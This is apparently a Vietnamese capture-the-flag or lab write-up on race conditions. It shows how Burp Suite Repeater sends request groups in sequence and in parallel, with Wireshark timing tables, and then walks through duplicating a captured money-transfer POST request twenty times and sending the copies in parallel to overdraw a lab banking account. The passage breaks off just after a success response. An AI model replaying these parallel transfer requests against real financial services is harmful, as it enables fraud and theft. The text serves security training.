Tiếp theo, chúng ta sẽ khai thác ứng dụng mục tiêu bằng cách gửi yêu cầu trùng lặp. Sử dụng các tùy chọn tích hợp sẵn trong Burp Suite Repeater, mũi tên thả xuống cung cấp các lựa chọn sau:

- Gửi nhóm theo trình tự (kết nối đơn)
- Gửi nhóm theo trình tự (kết nối riêng biệt)
- Gửi nhóm song song



Sending Request Group in Sequence

Việc gửi nhóm theo trình tự cung cấp hai tùy chọn:

- Gửi nhóm theo trình tự (kết nối đơn)
- Gửi nhóm theo trình tự (các kết nối riêng biệt)

Send Group in Sequence over a Single Connection


Tùy chọn này thiết lập một kết nối duy nhất đến máy chủ và gửi tất cả các yêu cầu trong các tab của nhóm trước khi đóng kết nối. Điều này có thể hữu ích cho việc kiểm tra các lỗ hổng mất đồng bộ tiềm ẩn ở phía máy khách.

Send Group in Sequence over Separate Connections

Như tên gọi cho thấy, tùy chọn này thiết lập kết nối TCP, gửi yêu cầu từ nhóm và đóng kết nối TCP trước khi lặp lại quy trình cho yêu cầu tiếp theo.

Chúng ta sẽ thử nghiệm tùy chọn này để tấn công ứng dụng web. Ảnh chụp màn hình bên dưới hiển thị 21 kết nối TCP cho các yêu cầu POST khác nhau trong nhóm mà chúng tôi đã gửi.

- Nhóm đầu tiên (được đánh dấu số 1) bao gồm năm yêu cầu thành công. Chúng tôi có thể xác nhận rằng chúng đã thành công bằng cách kiểm tra các phản hồi tương ứng. Hơn nữa, chúng tôi nhận thấy rằng mỗi yêu cầu mất khoảng 3 giây, như được chỉ ra bởi thời lượng (được đánh dấu số 3).
- Nhóm thứ hai (được đánh dấu số 2) hiển thị mười sáu yêu cầu bị từ chối. Thời lượng là khoảng bốn mili giây. Cũng rất thú vị khi kiểm tra thời gian Bắt đầu Tương đối.




Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Total Packets	Percent Filtered	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B
192.168.124.8	36318	172.18.0.2	8080	10	2 kB	2	10	100.00%	5	1 kB	5	495 bytes	12.048695	3.0178	2,738 bits/s
192.168.124.8	36332	172.18.0.2	8080	10	2 kB	3	10	100.00%	5	1 kB	5	495 bytes	15.070648	3.0280	2,729 bits/s
192.168.124.8	49962	172.18.0.2	8080	10	2 kB	4	10	100.00%	5	1 kB	5	495 bytes	18.102499	3.0292	2,728 bits/s
192.168.124.8	49978	172.18.0.2	8080	10	2 kB	5	10	100.00%	5	1 kB	5	495 bytes	21.135373	3.0273	2,729 bits/s
192.168.124.8	49980	172.18.0.2	8080	10	2 kB	6	10	100.00%	5	1 kB	5	495 bytes	24.165785	3.0305	2,726 bits/s
192.168.124.8	49984	172.18.0.2	8080	10	2 kB	7	10	100.00%	5	1 kB	5	522 bytes	27.200325	0.0053	1,554 kbps
192.168.124.8	49990	172.18.0.2	8080	10	2 kB	8	10	100.00%	5	1 kB	5	522 bytes	27.210097	0.0047	
192.168.124.8	50002	172.18.0.2	8080	10	2 kB	9	10	100.00%	5	1 kB	5	522 bytes	27.217852	0.0044	
192.168.124.8	50016	172.18.0.2	8080	10	2 kB	10	10	100.00%	5	1 kB	5	522 bytes	27.225338	0.0039	
192.168.124.8	50032	172.18.0.2	8080	10	2 kB	11	10	100.00%	5	1 kB	5	522 bytes	27.232535	0.0049	
192.168.124.8	50046	172.18.0.2	8080	10	2 kB	12	10	100.00%	5	1 kB	5	522 bytes	27.240391	0.0043	
192.168.124.8	50062	172.18.0.2	8080	10	2 kB	13	10	100.00%	5	1 kB	5	522 bytes	27.247532	0.0040	
192.168.124.8	50064	172.18.0.2	8080	10	2 kB	14	10	100.00%	5	1 kB	5	522 bytes	27.254428	0.0046	
192.168.124.8	50074	172.18.0.2	8080	10	2 kB	15	10	100.00%	5	1 kB	5	522 bytes	27.261638	0.0039	
192.168.124.8	50086	172.18.0.2	8080	10	2 kB	16	10	100.00%	5	1 kB	5	522 bytes	27.268885	0.0042	
192.168.124.8	50088	172.18.0.2	8080	10	2 kB	17	10	100.00%	5	1 kB	5	522 bytes	27.276484	0.0045	
192.168.124.8	50090	172.18.0.2	8080	10	2 kB	18	10	100.00%	5	1 kB	5	522 bytes	27.353520	0.0035	
192.168.124.8	50096	172.18.0.2	8080	10	2 kB	19	10	100.00%	5	1 kB	5	522 bytes	27.361537	0.0041	
192.168.124.8	50100	172.18.0.2	8080	10	2 kB	20	10	100.00%	5	1 kB	5	522 bytes	27.369552	0.0042	
192.168.124.8	50104	172.18.0.2	8080	10	2 kB	21	10	100.00%	5	1 kB	5	522 bytes	27.378191	0.0039	
192.168.124.8	50112	172.18.0.2	8080	10	2 kB	22	10	100.00%	5	1 kB	5	522 bytes	27.391244	0.0042	

Send Request Group in Parallel

Việc chọn gửi các yêu cầu của nhóm song song sẽ kích hoạt bộ lặp gửi tất cả các yêu cầu trong nhóm cùng một lúc. Trong trường hợp này, chúng ta nhận thấy những điều sau, như được hiển thị trong ảnh chụp màn hình bên dưới:

- Trong cột Thời gian bắt đầu tương đối, chúng ta nhận thấy rằng tất cả 21 gói tin đã được gửi trong khoảng thời gian 0,5 mili giây (được đánh dấu là 1).

- Tất cả 21 yêu cầu đều thành công; chúng dẫn đến việc chuyển khoản tín dụng thành công. Mỗi yêu cầu mất khoảng 3,2 giây để hoàn tất (được đánh dấu là 2).



Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Total Packets	Percent Filtered	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B
192.168.124.8	43900	172.18.0.2	8080	12	2 kB	2	12	100.00%	6	1 kB	6	561 bytes	3.216826	3.2033	2,747 bits/s
192.168.124.8	43902	172.18.0.2	8080	12	2 kB	3	12	100.00%	6	1 kB	6	561 bytes	3.216839	3.1894	2,759 bits/s
192.168.124.8	43916	172.18.0.2	8080	12	2 kB	4	12	100.00%	6	1 kB	6	561 bytes	3.216865	3.2178	2,734 bits/s
192.168.124.8	43920	172.18.0.2	8080	12	2 kB	5	12	100.00%	6	1 kB	6	561 bytes	3.216899	3.2532	2,705 bits/s
192.168.124.8	43934	172.18.0.2	8080	12	2 kB	6	12	100.00%	6	1 kB	6	561 bytes	3.216905	3.2318	2,722 bits/s
192.168.124.8	43940	172.18.0.2	8080	12	2 kB	7	12	100.00%	6	1 kB	6	561 bytes	3.216938	3.2387	2,717 bits/s
192.168.124.8	43948	172.18.0.2	8080	12	2 kB	8	12	100.00%	6	1 kB	6	561 bytes	3.216947	3.1267	2,814 bits/s
192.168.124.8	43958	172.18.0.2	8080	12	2 kB	9	12	100.00%	6	1 kB	6	561 bytes	3.216969	3.1331	2,808 bits/s
192.168.124.8	43970	172.18.0.2	8080	12	2 kB	10	12	100.00%	6	1 kB	6	561 bytes	3.216991	3.1751	2,771 bits/s
192.168.124.8	43986	172.18.0.2	8080	12	2 kB	11	12	100.00%	6	1 kB	6	561 bytes	3.216999	3.1477	2,795 bits/s
192.168.124.8	44000	172.18.0.2	8080	12	2 kB	12	12	100.00%	6	1 kB	6	561 bytes	3.217031	3.1678	2,777 bits/s
192.168.124.8	44006	172.18.0.2	8080	12	2 kB	13	12	100.00%	6	1 kB	6	561 bytes	3.217045	3.2108	2,740 bits/s
192.168.124.8	44018	172.18.0.2	8080	12	2 kB	14	12	100.00%	6	1 kB	6	561 bytes	3.217069	3.1396	2,802 bits/s
192.168.124.8	44028	172.18.0.2	8080	12	2 kB	15	12	100.00%	6	1 kB	6	561 bytes	3.217092	3.2245	2,729 bits/s
192.168.124.8	44040	172.18.0.2	8080	12	2 kB	16	12	100.00%	6	1 kB	6	561 bytes	3.217104	3.1543	2,789 bits/s
192.168.124.8	44054	172.18.0.2	8080	12	2 kB	17	12	100.00%	6	1 kB	6	561 bytes	3.217136	3.2460	2,711 bits/s
192.168.124.8	44064	172.18.0.2	8080	12	2 kB	18	12	100.00%	6	1 kB	6	561 bytes	3.217140	3.2592	2,700 bits/s
192.168.124.8	44072	172.18.0.2	8080	12	2 kB	19	12	100.00%	6	1 kB	6	561 bytes	3.217170	3.1607	2,784 bits/s
192.168.124.8	44078	172.18.0.2	8080	12	2 kB	20	12	100.00%	6	1 kB	6	561 bytes	3.217195	3.2659	2,694 bits/s
192.168.124.8	44080	172.18.0.2	8080	12	2 kB	21	12	100.00%	6	1 kB	6	561 bytes	3.217208	3.1956	2,753 bits/s
192.168.124.8	44090	172.18.0.2	8080	12	2 kB	22	12	100.00%	6	1 kB	6	561 bytes	3.217371	3.1820	2,765 bits/s


You need to get either of the accounts to get more than $100 of credit to get the flag. What is the flag that you obtained?

___{_____}

Check


Chúng ta sẽ thực hiện yêu cầu của câu hỏi.

Đầu tiên tôi sẽ đăng nhập 2 tài khoản trên 2 browser khác nhau để quan sát số dư.



Tôi sẽ sử dụng Repeater của Burp Suite để gửi yêu cầu POST ở chế độ song song và gửi từ tài khoản có số dư $14.12 sang tài khoản có số dư $1.00.

Đầu tiên, ta sẽ gửi $0.12 để lấy yêu cầu POST cho Burp Suite.



Time	Type	Direction	Method	URL
12:25:38 26 Mar ...	HTTP	→ Request	POST	http://10.49.180.11:8080/dashboard/transfer?_data=routes%2Fdashboard.transfer

Request

Pretty | Raw | Hex

```
POST /dashboard/transfer?_data=routes%2Fdashboard.transfer HTTP/1.1
Host: 10.49.180.11:8080
Content-Length: 94
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
Accept: */*
Origin: http://10.49.180.11:8080
Referer: http://10.49.180.11:8080/dashboard/transfer
Accept-Encoding: gzip, deflate, br
Cookie: __session=eyJlc2VySWQiOiJjbW43bXVkZGYwMDAxcGMzZWh0NHdlczN5In0%3D.UiivfqbZ8qMmkiUDErw65DIe8331VPv6G0zEneeZDXo
Connection: keep-alive

targetPhoneNumber=%28077%29+9999-1337&confirmTargetPhoneNumber=%28077%29+9999-1337&amount=0.12
```

Chúng ta forward sang Repeater.

Ta duplicate nó lên 20 lần và sửa đổi amount = 15.

Request


Pretty Raw Hex

```
POST /dashboard/transfer?_data=routes%2Fdashboard.transfer HTTP/1.1
Host: 10.49.180.11:8080
Content-Length: 92
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
Accept: */*
Origin: http://10.49.180.11:8080
Referer: http://10.49.180.11:8080/dashboard/transfer
Accept-Encoding: gzip, deflate, br
Cookie: __session=eyJlc2VySWQiOiJjbW43bXVkZDcwMDAwcGMzZXl6cXdvdXJsInO%3D.NMR7hqBkUUpfNTi%2Blye%2FhlRHsjEMZRlkvLMyQHMxgG0
Connection: keep-alive

targetPhoneNumber=%28071%29+1337-1111&confirmTargetPhoneNumber=%28071%29+1337-1111&amount=15
```

Kết quả

Response

Pretty Raw Hex Render

```
HTTP/1.1 204 No Content
x-remix-redirect: /dashboard/transaction-successful
x-remix-status: 302
Date: Thu, 26 Mar 2026 16:37:13 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```

Ta kiểm tra tài khoản